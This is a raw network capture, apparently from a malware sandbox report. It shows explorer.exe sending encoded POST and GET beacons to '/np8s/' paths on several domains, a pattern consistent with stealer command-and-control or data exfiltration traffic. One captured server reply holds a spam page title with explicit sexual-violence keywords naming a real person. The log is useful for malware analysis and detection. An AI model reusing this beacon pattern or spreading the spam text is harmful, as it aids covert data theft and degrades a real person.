bLz0xaVNEjZ76VQb_qjQi215zTf(5ZwVKNDyibzNKTcD3Xo5jFX4teAz1Tk7zdV0tlKq8qRX2ir(eyv8EPIOBBcANT eCRscffUfd_7IxvuTV0r4dWzxMPuhUo6DgOSaw8xzd_qAgl8wZHCgAP8bmreZHpZrvrosqRXP~IRWcVsTB6Mym3aXd xEPZavYsZ1atd2dk5Un96IriTt5ZQ0dgeHT87~_UDgEJ6Csujt-pB5WDzXVANkdNQ8.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.6	49867	23.19.171.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:14.218133926 CEST	687	OUT	POST /np8s/ HTTP/1.1 Host: www.harmlett.com Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.harmlett.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.harmlett.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 49 64 53 47 7a 46 6e 5a 31 34 74 56 71 46 68 32 69 78 7a 4d 74 53 4d 50 33 35 79 47 28 43 77 51 4e 50 42 58 61 68 4a 42 7a 77 72 2d 54 66 37 62 39 45 63 4d 36 50 38 44 30 46 75 35 35 73 78 68 62 62 49 45 54 5f 4b 32 68 46 57 6d 69 6a 28 79 41 44 35 58 71 49 44 6f 55 44 52 5f 76 69 38 6f 61 4b 51 72 67 6c 7e 51 6d 39 36 31 4a 2d 42 65 76 31 38 48 6e 70 6b 38 53 74 66 4a 79 4b 73 4c 6f 6f 7a 50 45 5a 34 32 75 6e 77 52 54 63 7a 6d 62 36 6 8 73 55 54 52 35 57 47 73 4a 41 4d 4b 6e 34 62 4f 6d 30 7a 65 56 4f 32 48 5a 34 4f 5a 51 4f 2d 71 67 45 43 32 77 6f 6a 5 3 64 37 34 6c 68 56 4c 6c 78 79 6a 66 5a 4e 5a 7a 63 44 48 58 70 38 77 6c 31 70 75 48 41 67 6c 4f 30 37 7a 52 38 7a 38 35 43 71 39 48 30 66 67 6e 66 36 38 61 46 38 48 69 64 43 42 41 56 49 74 53 61 43 52 73 57 66 66 55 31 64 5f 4c 49 78 73 7e 54 58 57 7a 34 62 6d 7a 79 44 50 76 72 66 49 36 41 33 2d 65 71 77 39 56 6a 64 2d 7e 71 68 58 4d 77 4c 69 65 67 52 2d 38 55 73 62 65 6c 4c 4a 5a 50 72 72 6f 6a 71 52 57 73 7e 4d 46 47 62 6b 38 54 41 76 67 79 71 31 43 58 62 42 45

Timestamp	kBytes transferred	Direction	Data
			50 63 61 76 57 69 35 35 77 74 64 76 56 6b 38 78 61 36 4d 45 72 69 41 6c 35 59 78 30 64 67 75 48 54 36 37 28 53 43 44 41 4a 53 70 62 72 6c 53 74 6d 31 44 42 65 44 54 53 63 55 65 67 35 54 33 35 2d 4e 4a 48 51 41 7a 39 58 68 32 53 43 4f 68 59 73 45 48 6d 5f 71 4a 6b 59 7e 38 43 57 79 66 31 48 42 61 5a 30 4c 61 4e 45 66 55 32 4f 28 44 28 74 54 47 34 34 63 68 7a 35 68 74 33 51 7a 51 61 6f 6a 36 62 59 74 4c 52 66 66 31 77 2d 39 44 6f 50 58 49 7a 73 53 5a 4d 78 70 63 33 58 43 4e 75 44 49 30 50 49 51 4b 68 43 49 33 63 5a 4e 43 7a 62 72 31 51 77 79 47 6e 31 57 61 4d 78 75 5f 69 59 55 4f 59 50 73 53 74 4c 72 30 4d 77 7e 38 28 41 4b 71 46 67 71 48 4a 4e 52 73 46 6a 54 39 5a 46 31 38 4d 33 30 67 39 2d 39 4b 69 79 65 6c 6b 54 7e 66 65 74 76 63 61 75 7a 53 6d 4c 43 55 57 41 37 6f 72 44 63 41 7e 43 6d 4f 4d 49 6d 38 35 63 7a 30 61 37 33 53 47 50 58 5f 48 66 39 46 6f 63 50 2d 59 6b 72 61 28 71 35 77 4c 59 78 54 6f 78 70 6e 75 45 4e 76 48 72 42 58 4d 62 4e 73 56 67 57 6e 7a 35 4a 63 53 65 38 45 47 6c 38 4f 31 39 6b 6e 49 35 72 54 34 66 37 39 56 6e 72 69 31 55 4b 5a 33 52 41 64 4c 5a 4c 5a 63 2d 7a 6f 73 56 6c 47 6b 53 53 54 34 47 61 37 46 59 6d 59 52 59 42 73 53 6d 49 42 63 53 72 71 46 53 78 4c 4b 5a 63 63 28 34 6f 38 33 6e 70 56 50 6d 76 54 43 4e 47 6d 69 56 64 39 38 68 75 4a 36 52 4a 74 37 4e 46 31 46 70 4a 48 71 73 41 63 71 73 39 41 44 6f 4a 31 61 52 49 79 53 33 56 42 58 43 64 6e 67 7a 35 43 56 61 4a 63 4c 55 77 4a 68 6c 57 63 38 38 56 53 41 39 34 75 33 78 75 79 50 67 64 52 46 69 73 42 63 6f 59 44 79 79 67 79 49 53 43 36 59 34 70 77 69 39 30 66 71 4d 64 56 43 37 44 45 41 74 53 78 70 49 58 6f 77 64 6c 77 49 4d 55 6b 30 6f 6b 42 42 5f 69 72 34 41 63 50 52 7a 52 64 4e 56 6a 64 31 77 54 44 4d 31 51 79 28 57 35 67 6d 4d 51 54 53 56 46 5a 4e 68 61 63 66 6f 54 7a 39 76 75 63 59 55 56 6b 4c 4f 5a 6e 51 5a 48 56 55 4e 49 47 73 77 68 61 4d 65 50 43 32 63 77 2d 55 63 6f 63 77 59 30 35 73 58 76 32 72 53 73 6a 6b 2d 49 72 53 4e 69 49 47 34 62 48 61 33 56 70 72 5a 31 63 37 5f 43 6e 33 57 49 67 53 6d 42 38 48 37 54 58 6a 64 6d 4d 32 63 46 46 34 64 6f 4c 67 6c 4e 6d 47 63 47 2d 5a 4a 35 4f 65 5f 66 63 57 54 55 4a 4a 5a 46 49 51 6f 4b 72 79 48 35 70 71 6e 4c 64 74 78 46 6d 6a 4d 38 33 42 52 36 63 6f 46 4e 65 6a 54 78 51 7 7 64 68 6f 54 72 75 6d 28 56 30 73 4c 6e 36 78 63 38 41 4a 57 47 49 4a 72 51 34 54 4c 68 4d 54 70 54 50 6e 4d 39 4e 34 38 68 56 56 4a 5f 30 5f 77 63 74 4e 54 72 7e 57 35 71 57 49 33 4a 58 6b 31 35 5a 53 52 4c 4c 72 66 39 37 48 68 71 71 67 34 57 46 4c 69 47 45 72 47 68 45 77 4e 51 39 65 36 77 37 77 74 73 41 2d 53 62 4b 59 69 54 42 47 46 35 47 5a 53 64 73 45 42 5a 58 71 53 45 51 64 51 67 38 44 28 4a 71 46 32 52 45 68 78 57 4b 66 68 33 38 36 73 74 45 4d 35 51 48 49 62 70 37 63 66 34 6d 76 66 35 49 41 31 54 4f 6b 70 53 4b 47 71 79 48 4b 49 56 6f 48 32 75 51 31 52 77 45 66 54 6b 75 42 33 38 73 41 4a 50 73 38 68 4d 79 65 35 71 54 6a 6b 6a 73 33 45 4c 7a 50 65 67 4a 49 5a 58 34 4d 58 75 36 58 68 4d 78 6e 48 38 32 58 6d 63 47 65 73 48 6e 77 70 67 59 76 34 4e 47 66 78 44 68 73 61 67 6c 37 77 4d 38 46 7a 63 Data Ascii: 3fk4oN=IdSGzFnZ14tVqFh2ixzMtSMP35yG(CwQNPBXahJBzwr-Tf7b9EcM6P8D0Fu55sxhbbIET_K 2hFWmij(yAD5XqIDoUDR_vi8oaKQrgl~Qm961J-Bev18Hnpk8StfJyKsLoozPEZ42unwRTczmb6hsUTR5WGsJAMKn4 bOm0zeVO2HZ4OZQO-qgEC2wojSd74lhVLlxyjfZNZzcDHXp8wl1puHAglO07zR8z85Cq9H0fgnf68aF8HidCBAVItS aCRsWffU1d_LIxs~TXWz4bmzyDPvrfI6A3-eqw9Vjd-~qhXMwLiegR-8UsbeILJZPrrojqRWs~MFGbk8TAvgyq1CXb BEPcavWi55wtdvVk8xa6MEriAl5Yx0dguHT67(SCDAJSpbrlStm1DBeDTScUeg5T35-NJHQAz9Xh2SCOhYsEHm_qJk Y~8CWyf1HBaZ0LaNEfU2O(D(tTG44chz5ht3QzQaoj6bYtLRff1w-9DoPXIzsSZMxpc3XCNuDI0PIQKhCI3cZNCzbr 1QwyGn1WaMxu_iYUOYPsStLr0Mw~8(AKqFgqHJNRsFjT9ZF18M30g9-9KiyeIkT~fetvcauzSmLCUWA7orDcA~CmOM Im85cz0a73SGPX_Hf9FocP-Ykra(q5wLYxToxpnuENvHrBXMbNsVgWnz5JcSe8EGl8O19knI5rT4f79Vnri1UKZ3RA dLZLZc-zosVlGkSST4Ga7FYmYRYBsSmIBcSrqFSxLKZcc(4o83npVPmvTCNGmiVd98huJ6RJt7NF1FpJHqsAcqs9AD oJ1aRIyS3VBXCdngz5CVaJcLUwJhlWc88VSA94u3xuyPgdRFisBcoYDyygyISC6Y4pwi90fqMdVC7DEAtSxpIXowdl wlMUk0okBB_ir4AcPRzRdNVjd1wTDM1Qy(W5gmMQTSVFZNhacfoTz9vucYUVkLOZnQZHVUNIGswhaMePC2cw- UcocwY05sXv2rSsjk-IrSNilG4bHa3VprZ1c7_Cn3WIgSmB8H7TXjdmM2cFF4doLglNmGcG-ZJ5Oe_fcWTUJJZFIQoKryH5 pqnLdtxFmjM83BR6coFNejTxQwdhoTrum(V0sLn6xc8AJWGIJrQ4TLhMTpTPnM9N48hVVJ_0_wctNTr~W5qWI3JXk1 5ZSRLLrf97Hhqqg4WFLiGErGhEwNQ9e6w7wtsA-SbKYiTBGF5GZSdsEBZXqSEQdQg8D(JqF2REhxWKfh386stEM5QH lbp7cf4mvf5IA1TOkpSKGqyHKlVoH2uQ1RwEfTkuB38sAJPs8hMye5qTjkjs3ELzPegJIZX4MXu6XhMxnH82XmcGes HnwpgYv4NGfxDhsagI7wM8FzcqeBbfifQ45YSyY~fnkyJ4OBCihS38-91kcHz0hRMaJNvPl1z(JMUnJ48JG100kpXd YzQoAsKyoub0RQ26yR13f~7BA6EfC~XD55dK83Rc4J9nFUkT_d7M_c7H6Nf3uWLTt94wtl6Qeb3txnvrljQwvHiEZe v3cH6e42w3wPkeVdRH0CNKNqShaFqjmuK6oxYLjoY0bsuNPFGvA~mcjltWAEkFD1k3uHcemLa1VIv7o3eW2lLhWnoU MhfM2PCT9rzRmmFxw(7nbCg4iDks07_XvTvWedQpWDlrWvbvQpoB1Spe7~_TPFnR0poOprrSx2b4D0o2MrQDYjfmyD DXVr5NHO84DMRLSLSyWvgK1DZEYtoAdqk0JKpgdykMJJ7jQxJOjxhJne2b8cHyAHmQ2N9draPSTQMkVJJdZNDT7ht2 WijL5s_Zp7LNToTzVV2HcoCoVfM7JqML8ALk4hij8X5ypg7xMw1Um1dmuZ0j-lxYn04fBYJjyHmJcYtg1HwScq1yI4 u7re5dwBf0zuOmX1XupQhchBaxrjjumv9hVUiUxUvyQRb70wpt63eJtlYjTjEo9DyUHkjXikoIGoImmzJjrq7Fl2Bp wa8JGOug4wnQzF6WepfiFu4faXFZjwmSAkz~xo2p6apFpZmieuW5WN5rxJJla2lKNRwUT2GdrlnbPsOn7Dqu8cAHQ(2v8aKgNQ9ft7MuZWZkCDltCG6Hp7aw3NoVT~plSMuxYUp2oESe8PdrFvtybWnpYFmHkHywgq1OSC38wiYtaa0SwW-S F33TT8BUREN8OwMFlw4tI3csqM5FWy-oVdBAXFsehw_SsDkVJsQYqfpahiTEq8A4GGIXvQ8J9dXGbl-xwjHujawbcr 5g3elsBcTXmEG5O8C9psKMOL_I21Lq4G-a98cPhq3cFLb6Jmi7nzHE8PxQD9hHKE7(UKJ2rZhxcZtVNtSgx2yWZ6B(mIc1q~fyUqAdPOOZaB5SFzjygtZLDX_bzq0p_1cTZo3VPy1KVslMmD77ViQqX2fHslMUHi-zUDCbaSohmkfv0zA5Mx smm0lKKA2KIXLdgcLEIS6dCjEX_pWbYaYby8RT7qR5iDv8C9qGfpQX3q5rZUvnACOmtDPGDDow9P6mrlCI1Wu2WiE3 I7ebfJEU_Qm7Sc8A6fReDBou-Y_TjgiR4NFJRAoNWCecX0gRROPrB5ZtRC5m6X82reLSlIMaIygKQbL~-EgNukQlWT WFJD1iCgmPECYU9RU(-FJt8Zj~TD1XcBrbolq30eFmauU5NIfsz2aOGJFgI3E9Y7u0zX3uUsyXArag0EfxORFyUpX4 GpOrr1JxcHiwrhtkzG7P5GURks-3OJauAdIajLxKtwn2nVKJ5UkVj(IT90o5lbVKjzhzAhwLWPWkWE4eJ2fbEx33Ke kSWmIDBdRfQAVLOJKGcoPkqQn7V631nTM~bRm8jM8X5UvPYPaApBYe6wZ8XnRHR5R(55g(NED1IZFGEP ihUt72GhpFqsjz2Y2TeUhl0yX6euSzqaDMdfTid7dZqa5UWGZYSCd35lQDMk3yBDBTUhr6AzeRCcTK-PKKL6gIjrTb RZBRJn3BIQKkzjs9CNZC5s3Zf5Zr939kzvNKbIvqsjTI3BW(ghXvQ(lC9Y9r0dMJNdRDWbRU0EAO_QHbabzm36Q3ZE GHnQOCU0OxRfisi2pMBEDD6ggDAXDuCzrlfdxBuagDOl2foSWFD1bAEnFIWKgiAlWOQr028ZsT6LiArgn~RDUDBOly NF8KRGumdTzsxe9s6EVf6yGWACTUpCjKPaRbHVmIY6n94(RPnutOvBtM49ZGjbKj9z7sNTamS74U7RKET4SMsdzeUU DB2hV4uqzpCsnngsQrKlK3Xt2ve8BGr7odSdbaFmqSzRj9gqUkCeGEcWXMp2EhfXwB1cHyMc06yhUCJV7mfCOJVrcE he3gVswgB8JGMJdlk2eTa(oay1UjON1Q0pwWiu73T~9blxAPe9Z1CYbAicT1nkIII6Las8YIhZM(8V89DnqstG5Lrd AmX47VDrXCIfRcRSupApFqRvVnBNgj9OIKLf3VNoMzKPsQpF0lZUXlYtb62MdRZW8y_1EDfJjUESUI63Z7cywhaIEQ v5J0Tin4zkEKLtQWmBn3RZBVqhuXJEx1WsYj54OW5DSoNOsC0RpGQgR7TGbwNSLWY(LAzMWUz4V~183G n9Pd6i7NeW6uPTzFOjX2MV91XL65W1etD0B1l8HdrS68HVMy8NSg3AqhC31Ow1qLc1WqEEYfmtNpBmfX1Y4Z3kutgE SXMxVmDibvN3HEGcKF6S-QMisbXab(DGf6nlliJyR9uZM5GsDDUJVOh6oDodYdKh2v1HV10Qj3CO1bnRN7_Dml2JHx YlMEJ4Q7k4D7BBo885YPMyW8dxMMplkHbYaLPuMMBkRQUFgqvymcxYwrgMKtl0Mr6usfuTP6gEFJjghN8S4pfmVjsI G3An9ac8TtAUlGLP3sPnNi3sPSMMw38WOAPhftzJf3t2JzBbgO4ZCGdk-cCky4ZcNevS88qHoH87N8bHyouSkE3Cv384- Att2tTjFPG4BithN6MSHTyxx1XuOBeGv1HTwt_y7TWr3(htiRiCefgEJD1GsxAx8GtzWfyNK9A6YyQ13BvuB5qZ X~pBEKPTsnK92~o4i(uGGV4ATEM2YtdoBRE50OXZx65YhKg~G5xp0LVcpHRAlPJvFmq7

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.6	49868	23.19.171.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:14.390311003 CEST	703	OUT	GET /np8s/?aDHdzD=vpgdJ4mxrh&3fk4oN=Hfm8tjP++bF99H8Yixu4yiAA2pucxCUNYZlpJGNk6F/7VNXQ3kF6oq 1cnnPYkdM2cMsNINi87w== HTTP/1.1 Host: www.harmlett.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:14.579607964 CEST	717	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 17:07:15 GMT Content-Length: 1783 Content-Type: text/html Server: nginx Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 bf a6 ca b2 c3 b5 bf b2 ce ef c1 f7 d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 39 33 30 35 3b 26 23 34 30 36 34 34 3b 26 23 32 34 36 31 35 3b 26 23 32 36 32 39 32 3b 26 23 32 31 31 34 37 3b 26 23 32 34 33 37 38 3b 26 23 32 32 39 30 33 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 2c 26 23 33 30 30 30 37 3b 26 23 32 31 35 31 36 3b 26 23 32 36 37 30 30 3b 26 23 32 35 32 32 36 3b 26 23 32 35 31 30 35 3b 26 23 33 33 31 35 31 3b 26 23 32 35 31 37 31 3b 26 23 32 34 33 32 30 3b 26 23 32 35 37 32 30 3b 26 23 32 31 30 34 30 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 2c 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 39 36 30 39 3b 26 23 32 34 33 32 34 3b 26 23 32 30 30 30 34 3b 26 23 32 30 30 31 30 3b 26 23 33 32 36 35 34 3b 26 23 32 32 39 31 39 3b 26 23 32 35 39 34 35 3b 26 23 32 34 30 37 32 3b 2c 26 23 32 30 38 35 31 3b 26 23 32 36 31 39 35 3b 26 23 32 34 34 32 30 3b 26 23 33 36 39 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 39 33 30 35 3b 26 23 34 30 36 34 34 3b 26 23 32 34 36 31 35 3b 26 23 32 36 32 39 32 3b 26 23 32 31 31 34 37 3b 26 23 32 34 33 37 38 3b 26 23 32 32 39 30 33 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 2c 26 23 33 30 30 30 37 3b 26 23 32 31 35 31 36 3b 26 23 32 36 37 30 30 3b 26 23 32 35 32 32 36 3b 26 23 32 35 31 30 35 3b 26 23 33 33 31 35 31 3b 26 23 32 35 31 37 31 3b 26 23 32 34 33 32 30 3b 26 23 32 35 37 32 30 3b 26 23 32 31 30 34 30 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 2c 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 39 36 30 39 3b 26 23 32 34 33 32 34 3b 26 23 32 30 30 30 34 3b 26 23 32 30 30 31 30 3b 26 23 33 32 36 35 34 3b 26 23 32 32 39 31 39 3b 26 23 32 35 39 34 35 3b 26 23 32 34 30 37 32 3b 2c 26 23 32 30 38 35 31 3b 26 23 32 36 31 39 35 3b 26 23 32 34 34 32 30 3b 26 23 33 36 39 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 26 23 32 34 33 32 30 3b 26 23 32 31 34 35 32 3b 26 23 33 33 31 35 31 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 39 33 30 35 3b 26 23 34 30 36 34 34 3b 26 23 32 34 36 31 35 3b 26 23 32 36 32 39 32 3b 26 23 32 31 31 34 37 3b 26 23 32 34 33 37 38 3b 26 23 32 32 39 30 33 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 2c 26 23 33 30 30 30 37 3b 26 23 32 31 35 31 36 3b 26 23 32 36 37 30 30 3b 26 23 32 35 32 32 36 3b 26 23 32 35 31 30 35 3b 26 23 33 33 31 35 31 3b 26 23 32 35 31 37 31 3b 26 23 32 34 33 32 30 3b 26 23 32 35 37 32 30 3b 26 23 32 31 30 34 30 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 2c 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 39 36 30 39 3b 26 23 32 34 33 32 34 3b 26 23 32 30 30 30 34 3b 26 23 32 30 30 31 30 3b 26 23 33 32 36 35 34 3b 26 23 32 32 39 31 39 3b 26 23 32 35 39 34 35 3b 26 23 32 34 30 37 32 3b 2c 26 23 32 30 38 35 31 3b 26 23 32 36 31 39 35 3b 26 23 32 34 34 32 30 3b 26 23 33 36 39 37 33 3b 26 23 32 34 33 37 38 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 26 23 32 34 33 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>特黄性暴力强奷在线播放,男同桌把我腿打开摸到高潮,交换玩弄两个美妇教师,关晓彤遭强高潮开双腿</title><meta name="keywords" content="特黄性暴力强奷在线播放,男同桌把我腿打开摸到高潮,交换玩弄两个美妇教师,关晓彤遭强高潮开双腿" /><meta name="description" content="特黄性暴力强奷在线播放,男同桌把我腿打开摸到高潮,交换玩弄两个美妇教师,关晓彤遭强高潮&#243

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.6	49869	185.53.179.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:19.645133972 CEST	720	OUT	POST /np8s/ HTTP/1.1 Host: www.waermark.com Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.waermark.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.waermark.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 68 72 35 36 33 77 7a 61 76 58 56 62 7a 43 70 4e 64 64 43 56 55 72 62 55 71 55 4f 50 4e 78 55 6d 38 4f 62 49 79 55 76 6e 65 68 36 55 32 50 72 35 51 4b 73 62 6b 42 77 6d 41 41 61 32 33 58 53 2d 28 56 6b 53 72 30 34 33 4a 48 6d 6c 4f 79 6b 4c 79 71 48 32 64 71 41 2d 78 44 64 65 78 78 6a 64 51 67 41 48 35 39 56 69 44 6c 69 66 35 64 72 38 7a 66 64 51 4d 41 56 66 41 4b 71 36 64 30 57 6f 55 76 46 6d 35 62 67 79 46 35 34 70 74 50 51 39 4e 4f 28 5f 7a 58 41 32 63 74 44 49 65 53 4b 35 4c 69 42 53 34 7a 62 56 64 52 44 6c 41 34 6d 43 6f 32 43 73 4d 33 74 43 58 64 7a 4b 6a 39 56 4c 61 46 39 51 68 69 74 71 73 74 51 53 49 78 39 54 35 47 4c 65 74 4f 72 52 63 59 6e 65 45 38 72 45 33 57 46 42 67 5a 44 33 67 75 44 44 73 71 30 73 51 67 6c 58 73 2d 68 6c 4d 50 37 6f 7e 41 68 51 65 49 4b 6d 51 35 4a 50 53 41 33 4b 4f 70 6a 61 6e 54 70 4f 73 58 28 32 4f 52 52 56 66 48 79 74 74 46 57 55 7e 49 28 70 6a 69 55 6d 7a 5f 6e 67 6d 39 4c 7a 39 74 48 56 5a 35 53 66 28 67 5a 4a 35 61 4a 30 76 6f 79 56 48 54 4a 68 77 46 70 53 6c 39 42 4d 6d 62 52 66 77 54 41 58 62 49 49 37 39 57 75 35 79 44 74 62 42 6d 72 72 6e 4a 7e 58 7e 54 4e 62 4f 38 77 31 35 43 66 75 45 62 67 53 58 4f 49 2d 38 51 63 31 79 66 6e 54 43 64 56 66 6d 48 4e 45 6f 54 63 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=hr563wzavXVbzCpNddCVUrbUqUOPNxUm8OblyUvneh6U2Pr5QKsbkBwmAAa23XS-(VkSr04 3JHmlOykLyqH2dqA-xDdexxjdQgAH59ViDlif5dr8zfdQMAVfAKq6d0WoUvFm5bgyF54ptPQ9NO(_zXA2ctDIeSK5L iBS4zbVdRDlA4mCo2CsM3tCXdzKj9VLaF9QhitqstQSIx9T5GLetOrRcYneE8rE3WFBgZD3guDDsq0sQglXs-hlMP7 o~AhQeIKmQ5JPSA3KOpjanTpOsX(2ORRVfHyttFWU~I(pjiUmz_ngm9Lz9tHVZ5Sf(gZJ5aJ0voyVHTJhwFpSl9BMm bRfwTAXbII79Wu5yDtbBmrrnJ~X~TNbO8w15CfuEbgSXOI-8Qc1yfnTCdVfmHNEoTc.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.6	49870	185.53.179.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:19.660165071 CEST	733	OUT	POST /np8s/ HTTP/1.1 Host: www.waermark.com Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.waermark.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.waermark.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 68 72 35 36 33 31 61 52 79 33 34 46 39 79 31 75 63 50 79 42 42 4c 4c 53 6f 45 61 41 49 78 35 2d 34 36 57 35 76 45 28 61 4d 51 43 4b 79 5f 32 5a 55 4c 30 35 6b 46 34 4c 62 6d 43 71 7a 79 4b 5f 28 56 73 4e 72 30 38 33 4b 48 4f 31 4f 51 63 78 31 49 28 31 63 4b 41 4f 77 44 64 4d 31 30 37 77 51 67 30 31 35 39 74 79 44 57 32 66 35 37 6e 38 33 75 64 74 42 41 56 64 4e 71 61 2d 51 55 71 66 55 72 70 45 35 5a 6b 79 43 4a 38 70 69 50 67 79 47 74 6e 38 36 6e 41 4a 4b 64 43 49 46 69 48 49 4c 69 45 42 34 79 33 56 49 79 33 6c 42 70 4b 43 74 46 61 72 48 6e 74 62 47 4e 7a 39 70 64 70 61 61 46 68 63 68 67 41 58 73 38 6b 53 4a 42 39 57 38 51 4c 57 38 70 66 47 51 34 54 35 45 38 33 68 33 44 64 4a 67 59 76 62 67 64 62 34 6f 49 64 4a 51 69 6f 5a 75 65 68 70 47 76 37 4e 7e 41 68 67 65 49 4c 48 51 36 52 50 53 48 4c 4b 50 49 54 61 77 54 70 52 78 48 28 7a 47 78 51 4c 62 43 71 30 74 46 65 6c 7e 4b 28 58 6a 55 41 6d 79 74 66 67 32 73 4c 77 6f 4e 48 58 57 5a 54 61 75 51 5a 47 35 61 49 52 76 71 62 4b 48 43 5a 68 32 55 70 53 70 37 31 4d 68 72 52 66 36 7a 41 52 56 5a 31 6d 39 57 32 39 79 43 64 6c 42 52 62 72 69 50 71 58 35 79 4e 62 49 4d 77 31 7a 53 65 51 43 4c 4a 45 54 65 4e 66 37 52 77 68 6e 75 54 67 4a 50 45 44 77 46 4e 6b 33 58 76 63 4d 4f 5a 34 34 4b 45 5f 62 4e 71 37 78 54 73 34 6d 6d 36 70 6f 41 43 79 56 36 7e 6e 54 56 62 47 35 5a 66 4c 44 5a 36 31 67 63 38 71 5a 51 6e 36 33 72 54 4b 43 49 31 32 67 62 46 61 64 61 33 53 72 64 71 45 54 79 42 49 6b 4d 6f 64 4b 32 6a 73 6d 75 45 4d 79 4a 49 78 5a 63 58 43 57 6f 70 35 78 70 33 4e 6f 62 73 2d 4b 37 43 34 4f 6b 31 50 62 63 58 2d 64 7a 65 70 52 33 6c 53 72 52 57 4c 71 72 4e 2d 77 4d 42 38 45 59 72 63 5a 63 44 55 34 6d 35 73 62 54 73 48 72 42 57 34 53 38 44 6b 43 38 53 62 43 30 44 75 4e 7a 67 43 4d 64 54 78 6c 42 48 47 77 75 51 6c 6a 50 34 6c 76 76 6e 48 6b 55 53 4f 6d 59 65 75 61 6d 6a 49 66 32 66 4a 47 79 56 57 79 41 6e 59 66 47 4c 46 4e 74 30 76 49 33 6c 50 4e 35 44 67 57 6c 74 76 53 4e 49 47 61 46 72 6d 64 46 30 70 55 62 52 68 31 4e 45 7a 67 47 34 66 48 75 42 4b 6f 5a 28 79 4b 61 73 66 4d 46 68 77 4d 78 78 44 67 6e 42 69 46 4c 74 70 39 38 6f 6a 70 37 46 32 51 54 59 73 56 64 6c 48 6b 6f 6c 44 66 4b 32 74 63 54 31 58 4c 79 4e 4e 59 59 4c 64 32 78 6f 70 6c 61 57 72 34 6d 48 72 47 30 56 45 55 51 74 44 49 69 42 7a 50 30 6a 4c 4c 39 73 4b 58 4e 31 62 44 39 76 64 54 71 77 53 70 38 51 7a 4e 57 48 59 4c 6f 42 52 72 4f 70 79 75 36 57 4e 71 41 30 77 4c 5a 41 31 52 71 7a 38 6b 79 4a 39 7a 53 72 33 79 48 30 77 30 74 30 54 38 71 37 38 59 62 46 4b 43 7a 62 49 4d 59 38 37 43 6d 38 43 4a 62 5a 43 59 63 35 45 47 45 74 6d 67 4b 59 34 72 4a 36 77 72 51 31 63 7a 49 39 69 49 6f 42 66 52 6c 57 62 44 42 28 73 74 71 34 76 68 61 6d 6c 6e 44 39 73 34 67 33 57 79 68 5a 46 4e 6f 63 43 42 79 62 32 7e 71 52 64 52 79 4f 4c 63 64 28 61 59 4d 4a 2d 69 55 75 4d 55 79 39 4f 4f 30 31 59 57 56 79 47 78 67 58 6f 68 68 7a 50 51 4a 